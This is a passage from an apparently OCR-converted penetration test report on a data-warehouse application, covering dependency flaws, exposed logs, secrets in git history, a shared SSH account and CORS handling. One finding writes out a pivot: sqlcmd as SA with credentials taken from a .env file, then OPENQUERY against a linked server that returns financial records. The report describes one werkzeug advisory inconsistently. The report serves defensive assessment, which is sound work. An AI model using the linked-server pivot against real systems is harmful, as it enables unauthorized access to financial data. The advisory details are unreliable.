- **Implement a Secrets Management Solution**: Replace the plaintext storage of secrets with a dedicated secrets management solution such as HashiCorp Vault, AWS Secrets Manager, or Azure Key Vault. These tools provide:
  - Secure storage with encryption at rest
  - Access controls and audit logging
  - Automatic credential rotation
  - API-based access that eliminates the need for plaintext storage
- **Restrict File Permissions**: As an immediate mitigation, restrict the permissions on the `.env` files to ensure they are only readable by the necessary users and processes. E.g. to make the file only readable by the deployment user, you can add the following line to the `.gitlab-ci.yml`

```
ssh "${DEPLOYMENT_USER}@${DEPLOYMENT_SERVER}" "chmod 400 ~/dwh/.env"
```

- **Credential Rotation**:
  - Rotate database credentials, client secrets, and mail user secrets immediately to minimize the impact of a potential breach.


- Implement a regular credential rotation policy to limit the window of opportunity for attackers. Automate this process where possible to ensure consistency and reduce operational overhead.

## Further information

- *CWE-522: Insufficiently Protected Credentials*
- *OWASP Secrets Management Cheat Sheet*
- *HashiCorp Vault Documentation*
- *AWS Secrets Manager Documentation*
- *Azure Key Vault Documentation*

# 24-4:10 - Vulnerable Dependencies

The DWH application relies on some dependencies with known security vulnerabilities, including both Python packages and JavaScript libraries.

| | |
|---|---|
| **RISK** |  Medium |
| **CVSS** | 9.2 (Critical)<br>`CVSS:4.0/AV:N/AC:H/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N` |
| **TARGET** | DWH Backend |

## Prerequisites

- The prerequisites for abusing a known vulnerability vary. In general, they are rather low as soon as suitable Proof of Concepts (PoCs) have been released.

## Description

During our security assessment of the DWH application, we identified multiple dependencies with known security vulnerabilities. The application uses "poetry" for Python dependency management and includes several JavaScript libraries, some of which are outdated and contain security vulnerabilities.

The project has implemented some security measures for dependency management:

- The CI pipeline includes "pip-audit" for checking Python dependencies for known vulnerabilities
- "Renovatebot" is configured to create merge requests for dependency updates
- Regular merging of dependency updates to the main branch

Despite these measures, we found that the security controls are not effectively enforced. By running `pip-audit` manually on the latest commit, we identified the following vulnerable Python dependencies:

```
Found 3 known vulnerabilities in 3 packages
Name     Version ID                  Fix Versions
-------- ------- ------------------- ------------
```

```
idna     3.6     GHSA-jjg7-2v4v-x38h 3.7
jinja2   3.1.3   GHSA-h75v-3vvj-5mfj 3.1.4
werkzeug 3.0.2   GHSA-2g68-c3qc-8985 3.0.3
```

Upon further investigation, we discovered that the CI pipeline is configured to ignore major updates or security findings from "poetry" and "pip-audit". In the GitLab CI configuration file (`.gitlab-ci.yml`), the exit codes are explicitly set to not making the pipeline fail, even when vulnerabilities are detected:

```
scan-libs-job:
  extends:
    - .python_template
  stage: libs-scan
  # We define custom non-zero exit codes such that our pipeline can continue even
with warnings
  script:
    - |
      echo "Checking for new Major Versions and Updates..."
      OUTDATED=$(poetry show --outdated)
      EXIT_CODE=0
[...]
        if [ $NEW_MAJOR -gt $CURRENT_MAJOR ]; then
[...]
          EXIT_CODE=3
      fi
      done <<< $OUTDATED

      echo "Checking for vulnarabilities..."
      set +e
      pip-audit
      SEC_SCAN_RESULT=$?
      set -e
      echo $SCAN_RESULT
      if [ $SEC_SCAN_RESULT -ne 0 ]; then
        EXIT_CODE=4
      fi

      echo "Exiting library scan with exit code $EXIT_CODE"
      exit $EXIT_CODE
  allow_failure:
    exit_codes:
      - 3
      - 4
```

Furthermore, the webpage uses an outdated version of jquery (3.4.1)[8]. This outdated jQuery version is included as part of the 'dash-admin-components' package (version 0.1.4) used by the DWH application.

8. https://dwh-dev.example.com/_dash-component-suites/dash_admin_components/dash_admin_components.v0_1_4m1715689710.min.js

Further research revealed that the 'dash-admin-components' package itself has not been maintained for over five years, with the last commit to its repository dating back to July 2019. This indicates that not only the jQuery version is outdated, but the package itself is unmaintained and will not receive security updates.

The specific vulnerabilities in these dependencies include:

1. **idna 3.6** (GHSA-jjg7-2v4v-x38h): This vulnerability allows attackers to cause denial of service through specially crafted requests that trigger excessive CPU usage.
2. **jinja2 3.1.3** (GHSA-h75v-3vvj-5mfj): This vulnerability could allow template injection attacks under certain conditions.
3. **werkzeug 3.0.2** (GHSA-2g68-c3qc-8985): This vulnerability allows an attacker to execute code on a developer's machine under some circumstances.
4. **jQuery 3.4.1**: Two cross-site scripting (XSS) vulnerabilities exist in this version, that could allow attackers to inject malicious scripts.

## Impact

- **Confidentiality**
  - **Data Exposure**: Vulnerabilities in these dependencies could be exploited to access sensitive data processed by the application. For example, template injection vulnerabilities in Jinja2 could potentially allow attackers to access server-side files and data.
- **Integrity**
  - **Code Execution**: Some of these vulnerabilities, particularly those in web frameworks like werkzeug, could potentially be chained with other vulnerabilities to achieve remote code execution on the server, allowing attackers to run malicious code.
  - **Data Manipulation**: Successful exploitation could allow attackers to manipulate data processed by the application, potentially affecting the integrity of reports, analytics, and other business-critical information stored in the DWH.
- **Availability**
  - **Denial of Service**: The vulnerability in werkzeug (GHSA-2g68-c3qc-8985) specifically allows for denial of service attacks through CPU exhaustion, which could render the DWH application unresponsive to legitimate users.
  - **Application Instability**: Exploiting vulnerabilities in core dependencies like Jinja2 and werkzeug could cause application crashes or unpredictable behavior, affecting the reliability of the service.

## Recommendations

- **Direct Management of Transitive Dependencies**: For dependencies that are brought in transitively, consider adding them as direct dependencies in the Poetry configuration of the `pyproject.toml` to ensure control over their versions:

```
[tool.poetry.dependencies]
some-package = "^1.0.0"
transitive-dependency = "^2.0.0"  # Add transitive dependency directly
```

Due to dependency constraints, this might not always be possible.


- **Replace Unmaintained Frontend Components**: Replace the unmaintained `dash-admin-components` package with a more actively maintained alternative. Consider the following options:
  - Migrate to `dash-bootstrap-components` which is actively maintained and provides similar functionality.
  - Fork and update the `dash-admin-components` package, updating its dependencies to secure versions.
  - Implement the required functionality directly using modern, secure libraries.
- **Enforce Security Checks in CI Pipeline**: Modify the CI/CD pipeline configuration to fail builds when security vulnerabilities are detected. Remove the `allow_failure: true` directive for security checks in the `.gitlab-ci.yml` file. However, be aware that this approach may prevent builds from proceeding if updating a vulnerable or outdated dependency is not immediately possible. It may require additional strategies to manage dependencies and ensure business continuity.
- **Dependency Update Policy**: Implement a formal policy for dependency updates that includes:
  - Automatic approval and deployment of security patches
  - Regular review of dependency update merge requests
  - Quarterly review of all dependencies to identify unmaintained packages

## Further information

- *GitHub Advisory for idna 3.6*
- *GitHub Advisory for jinja2 3.1.3*
- *GitHub Advisory for werkzeug 3.0.2*
- *OWASP Top 10: A06:2021 – Vulnerable and Outdated Components*
- *CWE-1104: Use of Unmaintained Third Party Components*

# 24-4:11 - Linked Databases with Financial Data in MSSQL

The DWH MSSQL database server has been configured with linked server connections to another SQL database containing sensitive financial data spanning from 2020 to the present. This configuration creates a security boundary violation that could allow an attacker with access to the DWH database to gain unauthorized access to sensitive financial information without requiring additional authentication.

| | |
|---|---|
| **RISK** |  Low |
| **CVSS** | 7.0 (High)<br>`CVSS:4.0/AV:L/AC:L/AT:P/PR:H/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N` |
| **TARGET** | DWH DBMS |

## Prerequisites

- The attacker must have access to the MSSQL database server using valid credentials.

## Description

During our security assessment of the DWH system, we discovered that the Microsoft SQL Server instance 'dwh-dev-master.<redacted>' has been configured with linked server connections to another database server 'fc-mssgql.<redacted>' containing sensitive financial data. Linked servers in MSSQL allow a SQL Server instance to execute commands against external data sources, including other SQL Server instances, without requiring separate authentication to those external sources.

We identified this configuration by examining the linked servers on the DWH database instance:

```
SELECT srvname, srvproduct, rpcout FROM master..sysservers;
```

The output revealed a linked server connection to a financial database server. This linked server configuration allows queries to be executed against the financial database using the following syntax:

```
SELECT * FROM openquery ("[LINKED_SERVER_NAME]", '[SQL_QUERY]');
```

```
~/security/temp
└─ sqlcmd -S dwh-dev-master.[redacted] -d [redacted]DWH -U 'SA' -C
1> SELECT srvname, srvproduct, rpcout FROM master..sysservers;
2> go
srvname
------------------------------------------------------------------------------------------------------------------------------------
DWH-DEV-MASTER
fc-mssql.[redacted]

(2 rows affected)
1> SELECT * FROM openquery("fc-mssql.[redacted]", 'SELECT name FROM master.dbo.sysdatabases;');
2> go
name
------------------------------------------------------------------------------------------------------------------------------------
master
tempdb
model
msdb
[redacted]
OLGlobal
NDTEG
OL_LUY

(8 rows affected)
1>
```

Figure 11 - Linked sql database server.

We verified that using only the credentials found in the `.env` file (see 24-4:9), we were able to access the financial database through this linked server connection without requiring additional authentication. The financial database contains sensitive financial data related to the company from February 2020 up to June 2024.

```
2> SELECT * FROM OPENQUERY("fc-mssql.[redacted]", 'SELECT ID,  BELEGDATUM,
3~ BRUTTOBETRAG, ZAHLART FROM [redacted] ORDER BY BELEGDATUM DESC');
4> go
ID          BELEGDATUM              BRUTTOBETRAG            ZAHLART
----------- ----------------------- ----------------------- ----------------------

      31867 2024-07-09 00:00:00.000              10483.3100 Überweisung

      32049 2024-07-02 00:00:00.000                199.0000 Kreditkarte

      35582 2024-06-23 00:00:00.000                669.7300 Überweisung

      35890 2024-06-11 00:00:00.000               3422.4400 Lastschrift
```

Figure 12 - Financial data stored in the linked database.

This configuration represents a significant security boundary violation. The principle of defense in depth suggests that sensitive financial data should be protected by multiple layers of security controls. However, the linked server configuration effectively bypasses these layers by allowing direct access from the DWH database.

While we did not have privileges to execute commands on the database server itself, the linked server configuration allowed us to access and query the financial data using only the DWH database credentials. This means that if an attacker were to compromise the DWH database or obtain the database credentials (which were stored in plaintext in the `.env` file), they would automatically gain access to the sensitive financial data as well.

## Impact

- **Confidentiality**
  - **Sensitive Data Exposure**: The linked server configuration provides a path for unauthorized access to sensitive financial data considered confidential spanning over four years.
  - **Competitive Intelligence Leakage**: If compromised, the financial data could provide competitors with insights into the company's payment flows, potentially creating a competitive disadvantage.
- **Integrity**
  - **Security Boundary Violation**: The linked server configuration effectively eliminates a critical security boundary between the DWH system and the financial database. This violates the principle of defense in depth, where multiple security layers should protect sensitive data.
  - **Potential for Data Manipulation**: If the linked server connection includes write permissions, an attacker could potentially modify financial records, creating integrity issues that might be difficult to detect and could have serious financial and regulatory implications.
- **Further impacts**
  - **Regulatory Compliance Violations**: Unauthorized access to financial data could result in violations of regulatory requirements, including data protection laws and compliance frameworks.
  - **Reputational Damage**: A breach of financial data could lead to significant reputational damage, especially if it includes client, partner, or employee information, potentially affecting business relationships and stakeholder trust.
  - **Financial Losses**: The exposure of sensitive financial information could lead to direct financial losses through competitive disadvantage, regulatory fines, or litigation from affected parties.

## Recommendations

- **Remove Unnecessary Linked Server Configurations**: Evaluate the business necessity of the linked server configuration. If possible, remove the linked server entirely and implement alternative methods for data integration that maintain proper security boundaries.


- **Implement Least Privilege Access Controls**: If the linked server must be maintained:
  - Create a dedicated database user with minimal permissions for the linked server connection.
  - Restrict access to only the specific tables or views that are absolutely necessary.
  - Implement column-level security to mask sensitive financial data.
  - Ensure the linked server connection is read-only unless write access is explicitly required.
- **Implement Strong Authentication**:
  - Replace the current linked server authentication mechanism with a more secure approach.
  - Regularly rotate credentials and audit access.
- **Data Encryption**: Ensure that sensitive financial data is encrypted both at rest and in transit:
  - Implement Transparent Data Encryption (TDE) for the financial database.
  - Use column-level encryption for particularly sensitive data.
  - Ensure all database connections use encrypted protocols (TLS).
- **Implement Comprehensive Auditing and Monitoring**:
  - Enable detailed auditing of all queries executed through the linked server.
  - Implement real-time monitoring and alerting for suspicious access patterns.
  - Regularly review audit logs to detect unauthorized access attempts.
  - Consider implementing a database activity monitoring (DAM) solution for enhanced visibility.

## Further information

- *Microsoft SQL Server Security Best Practices*
- *Microsoft SQL Server Linked Servers Security Best Practices*
- *CWE-668: Exposure of Resource to Wrong Sphere*
- *OWASP Database Security Cheat Sheet*
- *Defense in Depth Strategy for SQL Server*

# 24-4:12 - Shared User Account on Host

The user account "core" on the DWH host machine is a shared user account with multiple authorized SSH keys assigned to different individuals, which undermines accountability and increases security risks.

| | |
|---|---|
| **RISK** |  Low |
| **CVSS** | 0.0 (Info)<br>CVSS:4.0/AV:L/AC:L/AT:P/PR:L/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N |
| **TARGET** | DWH VM |

## Prerequisites

- The attacker must have access to the company's internal network and possess valid SSH credentials for the "core" user account.

## Description

During our security assessment of the DWH host system, we identified that the system is configured with a single user account ("core") that is shared among multiple individuals. This account is also used for running the DWH application processes, creating a concerning lack of separation between administrative access and application execution.

This configuration violates several fundamental security principles:

1. **Principle of Accountability**: With multiple individuals sharing the same account, it becomes impossible to attribute actions to specific users. This undermines accountability, which is a cornerstone of information security.
2. **Principle of Least Privilege**: The shared account likely has more privileges than necessary for any individual user's responsibilities, violating the principle of least privilege.
3. 
4. **Separation of Duties**: The use of the same account for both administrative access and application processes eliminates the separation between these distinct roles.

## Impact

- **Integrity**
  - **Non-Attributable Changes**: Changes made to the system cannot be attributed to specific individuals, making it impossible to determine who made potentially malicious or erroneous modifications.
  - **Weakened Change Control**: Without individual accountability, change control processes are undermined, as there is no reliable way to verify who made specific changes.
- **Further Impacts:**
  - **Repudiation Concerns:** Users can plausibly deny responsibility for actions taken using the shared account, as there is no technical means to prove which individual performed specific actions.

## Recommendations


- **Individual User Accounts**: Create separate accounts for each individual who requires access to the host machine, ensuring that these users have only the necessary permissions.
- **Dedicated User for DWH Processes**: Create a separate, dedicated service account for running the DWH application processes. Ensure this user has only the necessary permissions to run the web app and remove any unnecessary access rights.
- **Implement Role-Based Access Control with Sudo**: Configure sudo to allow specific users to perform only the administrative tasks required for their roles.

## Further information

- *CWE-284: Improper Access Control*
- *SSH Best Practices*
- *The Principle of Least Privilege*

# 24-4:13 - Credentials in Git repository

Sensitive credentials and API keys were discovered in the commit history of the *DWHPY Git repository*. Although these credentials appear to be outdated, their presence indicates inadequate secrets management practices and creates potential security risks if the credentials remain valid or if similar practices continue.

| | |
|---|---|
| **RISK** |  Info |
| **CVSS** | 0.0 (Info)<br>`CVSS:4.0/AV:N/AC:L/AT:P/PR:L/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N` |
| **TARGET** | Git repository |

## Prerequisites

- The attacker must have read access to the Git repository.

## Description

During our security assessment of the DWHPY project, we identified multiple instances of hardcoded credentials and API keys in the Git repository's commit history. While these credentials are not present in the current version of the codebase (HEAD), they remain accessible to anyone with repository access due to Git's immutable history feature.

We used Gitleaks[9], an open-source secret scanning tool, to systematically analyze the repository's commit history for exposed credentials:

Although the secrets seem obsolete and are not visible in the current state of the repository (HEAD), they can still be found in the repository's history.

```
gitleaks detect --source=. --report-path=../dwh_gitleaks_report.json --report-format=json
```

9. https://github.com/gitleaks/gitleaks

The scan revealed multiple sensitive credentials embedded in the codebase across different commits:


```
[
 {
  "Description": "Detected a Generic API Key, potentially exposing access to
various services and sensitive operations.",
  "Match": "api_key='b81e9xxxxxxxxxxxxxxxxxxxxfd7a87'",
  "Secret": "b81e9xxxxxxxxxxxxxxxxxxxxfd7a87",
  "File": "dwh/ai/vanna_app.py",
  "Commit": "841a0965d61328239c3883b601dca3980b0e2c22",
  [...]
 },
 {
  "Description": "Detected a Generic API Key, potentially exposing access to
various services and sensitive operations.",
  "Match": "CLIENT_ID=1e875xxxxxxxxxxxxxxxxxxxxxxxxf5bf4",
  "Secret": "1e875xxxxxxxxxxxxxxxxxxxxxxxxf5bf4",
  "File": ".env",
  "Commit": "527f44bec921d84dae953694cebfc2b33b1f14ba",
  [...]
 },
 {
  "Description": "Detected a Generic API Key, potentially exposing access to
various services and sensitive operations.",
  "Match": "SECRET=fG-lzxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxtf-54=",
  "Secret": "fG-lzxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxtf-54=",
  "File": ".env",
  "Commit": "527f44bec921d84dae953694cebfc2b33b1f14ba",
  [...]
 }
]
```


While we were unable to verify if these credentials remain valid (and have redacted portions of them in this report), the existence of credentials in the repository history represents a security risk. Even if the specific credentials identified have been rotated, the pattern of committing secrets to version control creates an ongoing risk that new credentials may be similarly exposed.

## Impact

While this finding is classified as Informational (CVSS 0.0) because the credentials appear to be outdated, there are several potential security implications:

- **Confidentiality**
  - **Potential Unauthorized Access**: If any of the exposed credentials remain valid, they could be used to access the corresponding services, potentially leading to unauthorized access to sensitive data or systems.

- **Credential Harvesting**: Attackers with repository access could systematically extract and test all historical credentials, potentially identifying valid ones that were never rotated.

- **Integrity**
  - **Lateral Movement:** Attackers with access to plaintext credentials can leverage them to move laterally within the network, compromising additional systems and services.
  - **Development Process Integrity**: The presence of credentials in the repository undermines the integrity of the development process and indicates potential gaps in security awareness and practices.
- **Further Impacts:**
  - **Reputational Risk**: If discovered by external parties, the presence of credentials in source code could damage the organization's reputation for security competence.

## Recommendations

1. **Remove Secrets from Git History**: Identify and remove all secrets from the Git repository history. This can be done using tools like git-filter-repo[10] or BFG Repo-Cleaner[11] to rewrite the history and purge sensitive information.
2. **Rotate Exposed Secrets**: Immediately rotate any exposed secrets. This involves updating passwords, regenerating API keys, and replacing private keys. Ensure that all systems and services using the exposed secrets are updated accordingly.
3. **Implement Secret Management Solutions**: Store secrets in environment variables or use secret management tools such as HashiCorp Vault[12], AWS Secrets Manager, or Azure Key Vault to manage sensitive information securely.
4. **Implement Pre-Commit Hooks**: Use pre-commit hooks to prevent secrets from being committed to the repository in the future. Tools like pre-commit[13] can be configured with Gitleaks or similar tools to enforce this.


## Further information

- *CWE-798: Use of Hard-coded Credentials*
- *OWASP Secrets Management Cheat Sheet*
- *Git Filter-Repo*
- *BFG Repo-Cleaner*
- *Gitleaks*
- *HashiCorp Vault Documentation*
- *AWS Secrets Manager Documentation*
- *Azure Key Vault Documentation*
- *Pre-commit Framework Documentation*

10. https://github.com/newren/git-filter-repo
11. https://github.com/rtyley/bfg-repo-cleaner
12. https://www.vaultproject.io
13. https://github.com/pre-commit/pre-commit

# 24-4:14 - ETL Page Contains Execution Logs

The ETL page in the DWH application exposes detailed system execution logs directly in the web interface, revealing sensitive technical information including file paths, database connection details, and command outputs. This information disclosure vulnerability provides valuable reconnaissance data that could significantly aid attackers in identifying and exploiting other vulnerabilities in the system.

| | |
|---|---|
| **RISK** |  Info |
| **CVSS** | 6.9 (Medium)<br>`CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N` |
| **TARGET** | DWH Frontend |

## Prerequisites

- The attacker must have access to the ETL page.

## Description

During our security assessment of the DWH application, we identified that the ETL (Extract, Transform, Load) page at `https://dwh-dev.example.com/etl` displays comprehensive execution logs directly in the web interface. This design decision creates an unnecessary information disclosure vulnerability and violates the principle of least privilege by providing more information than necessary to users of the application, even those with administrative privileges.

The ETL logs exposed in the web interface contain a wide range of sensitive technical information, including relative file paths and DB server details.





Figure 13 - ETL logs displaying database server information.

## Impact

- **Confidentiality**:
  - **Information Disclosure**: The logs may contain sensitive information about the system, such as file paths, database queries, configuration details, and error messages. This information can be valuable to attackers if they gain access to it, even indirectly.
  - **Internal Reconnaissance**: Detailed logs can provide a roadmap for attackers, aiding in internal reconnaissance and allowing them to identify potential weaknesses and vulnerabilities in the system.

## Recommendations


- **Do not display logs in the web application**: Completely remove detailed execution logs from the web interface. System logs should be stored securely on the server and accessed only through secure administrative channels, not displayed directly in the application.
- **Implement Log Sanitization**: If some level of logging must be displayed in the web interface for operational reasons, implement comprehensive log sanitization to remove sensitive information.
- **Limit Log Detail**: Avoid logging excessively detailed system information and ensure that logs contain only the essential information required for operational purposes. Use defined error and success messages instead of log messages.
- **Implement Centralized Log Management**: Deploy a dedicated log management solution (such as ELK Stack, Graylog, or Splunk) with proper access controls, encryption, and audit trails.

## Further information

- *OWASP Logging Cheat Sheet*
- *CWE-532: Insertion of Sensitive Information into Log File*
- *CWE-209: Generation of Error Message Containing Sensitive Information*
- *ELK Stack Documentation*

# 24-4:15 - Incorrect Handling of Preflight Request Leads to OAuth Redirect

The server incorrectly handles an OPTIONS preflight request by issuing a 302 redirect response to an OAuth 2.0 authorization URL instead of returning the expected CORS headers.

| | |
|---|---|
| **RISK** |  Info |
| **CVSS** | 0.0 (Info)<br>CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N |
| **TARGET** | DWH Backend |

## Prerequisites

None.

## Description

During our security assessment, we identified an issue with how the application handles CORS preflight requests. When a client sends an OPTIONS request, the server incorrectly redirects to the OAuth authentication flow instead of responding with the appropriate CORS headers.

```
OPTIONS /_dash-update-component HTTP/2
Host: example.com
Accept: */*
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Origin: null
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
```

Instead, the response is a 302 redirect:

```
HTTP/2 302 Found
Cache-Control: no-cache, no-store, must-revalidate, max-age=0
Content-Type: text/html; charset=utf-8
Date: Fri, 31 May 2024 09:59:15 GMT
Expires: Thu, 01 Jan 1970 01:00:00 CET
Location: https://login.microsoftonline.com/...
Set-Cookie: _oauth2_proxy_csrf=...; Path=/; Domain=example.com; Expires=Fri, 31
May 2024 10:14:15 GMT; HttpOnly X-Accel-Expires: 0
Content-Length: 446

<a href="https://login.microsoftonline.com/oauth2/v2.0/authorize?...">Found</a>.
```

The expected response to a preflight request should for example be:

```
HTTP/2 200 OK
Access-Control-Allow-Origin: [requesting origin]
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: content-type
Access-Control-Max-Age: 86400
```

This misconfiguration indicates that the OAuth proxy or Traefik is not properly configured to handle CORS preflight requests, treating them as regular requests that require authentication. This could further lead to unintended behavior or security issues.

## Impact

- **Authentication Disruption**: Redirecting preflight requests to an OAuth login page disrupts the intended flow of authentication. This can result in failed requests and a poor user experience, making the application less reliable and harder to use.
- **Security Policy Bypass**: Misconfigured preflight handling can allow attackers to bypass security policies intended to restrict cross-origin requests. This can lead to unauthorized access to resources, potentially exposing sensitive data.
- **Unintended Exposure of Sensitive Data**: The redirection exposes details about the authentication process, such as the OAuth authorization URL and state parameters. Attackers can use this information to understand the authentication flow for further exploitation.

## Recommendations

1. **Configure CORS Handling**: Update the Traefik or OAuth proxy configuration to properly handle OPTIONS preflight requests by returning appropriate CORS headers instead of redirecting to authentication.
2. **Test CORS Configuration**: After implementing changes, thoroughly test cross-origin requests to ensure that preflight requests are handled correctly and legitimate cross-origin requests can proceed.

## Further information

https://developer.mozilla.org/en-US/docs/Glossary/Preflight_request

# A Appendix

## A.1 Common Vulnerability Scoring System (CVSS) 4.0

The *CVSS 4.0* is a standardized framework used to assess the severity of security vulnerabilities. It offers a consistent and universally understood method to convey vulnerability severity scores, aiding organizations in prioritizing their response and remediation efforts. CVSS is composed of three metric groups: the Base Score, the Supplemental Score, and the Environmental Score. In our penetration testing reports, we use only the Base Score which allows us to provide a consistent assessment of vulnerabilities based solely on their inherent attributes:

- **Attack Vector (AV):** How the vulnerability can be exploited.
  - **Network (N):** Remotely over a network.
  - **Adjacent (A):** From an adjacent network.
  - **Local (L):** Requires local access to the system.
  - **Physical (P):** Requires physical interaction.
- **Attack Complexity (AC):** Reflects the exploit engineering complexity required to evade or circumvent defensive or security-enhancing technologies.
  - **Low (L):** Low exploit engineering required.
  - **High (H):** High exploit engineering required.
- **Attack Requirements (AT):** Reflects the prerequisite conditions of the vulnerable component that make the attack possible.
  - **None (N):** No special conditions.
  - **Present (P):** Depends on conditions beyond the attacker's control.
- **Privileges Required (PR):** The level of privileges required to exploit the vulnerability.
  - **None (N):** No privileges are required.
  - **Low (L):** Low-level privileges are required.
  - **High (H):** High-level privileges are required.
- **User Interaction (UI):** Whether exploitation requires user interaction.
  - **None (N):** No user interaction is needed.
  - **Passive (P):** Exploitation requires limited interaction by the targeted user.
  - **Active (A):** Exploitation requires a targeted user to perform specific, conscious interactions.
- **Vulnerable System Confidentiality (VC):** Impact on confidentiality of the targeted system, i.e., unauthorized disclosure of information.
  - **None (N):** No impact.
  - **Low (L):** Access to some information, but the attacker does not control what is obtained.
  - **High (H):** Complete information disclosure.
- **Vulnerable System Integrity (VI):** Impact on data integrity of the targeted system, meaning unauthorized data alteration.
  - **None (N):** No impact.

    - **Low (L):** Modification of some data is possible.
    - **High (H):** Complete compromise of data integrity.
- **Vulnerable System Availability (VA):** Impact on system availability of the targeted system, such as service interruption.
    - **None (N):** No impact.
    - **Low (L):** Reduced performance or interruptions.
    - **High (H):** Complete service disruption.
- **Subsequent System Confidentiality (SC):** Impact on confidentiality of a subsequent system, i.e., unauthorized disclosure of information.
    - **None (N):** No impact.
    - **Low (L):** Access to some information, but the attacker does not control what is obtained.
    - **High (H):** Complete information disclosure.
- **Subsequent System Integrity (SI):** Impact on data integrity of a subsequent system, meaning unauthorized data alteration.
    - **None (N):** No impact.
    - **Low (L):** Modification of some data is possible.
    - **High (H):** Complete compromise of data integrity.
- **Subsequent System Availability (SA):** Impact on system availability of a subsequent system, such as service interruption.
    - **None (N):** No impact.
    - **Low (L):** Reduced performance or interruptions.
    - **High (H):** Complete service disruption.

## A.2 Vulnerability Severity Levels

In vulnerability assessment and penetration testing, vulnerabilities are categorized into different levels based on their potential impact and exploitability. Below is an explanation of the commonly used vulnerability levels:

| Severity | CVSS | Description |
|---|---|---|
| Critical | 9.0-10.0 | Poses an immediate and severe risk to the confidentiality, integrity, or availability of systems or data. These vulnerabilities are usually easy to exploit and can lead to a complete system compromise or data breach. Immediate remediation is required. |
| High | 7.0-8.9 | Can significantly compromise systems or data, but may require some level of expertise or preconditions for exploitation. Often allows attackers to gain unauthorized access or disrupt system operations. Prompt remediation is strongly recommended. |
| Medium | 4.0-6.9 | Harder to exploit or limited impact on systems and data. These vulnerabilities should be addressed in a reasonable time frame to prevent potential abuse. |

| Severity | CVSS | Description |
|---|---|---|
| Low | 0.1-3.9 | Minimal impact and often difficult to exploit. May indicate weaknesses that could be exploited in combination with other vulnerabilities. Addressing these vulnerabilities can improve overall security posture. |
| Info | 0.0 | Does not represent direct vulnerabilities, but provides information about the system that could be useful for attackers. Addressing informational findings can help reduce the system's overall attack surface. |

Table 5 - Overview of commonly used vulnerability levels.

## A.3 Risk Assessment Methodology

In addition to the technical classification based on the CVSS 4.0 Base Score, we use a risk matrix to provide a more intuitive assessment of the identified vulnerabilities. This matrix evaluates risk by balancing impact against likelihood.
Vulnerabilities located in the top-right quadrant of this matrix should be prioritized for remediation. We derive the necessary values from both the technical CVSS 4.0 vector and the system context. The label 'Findings: X' denotes the number of vulnerabilities identified within this specific risk segment.

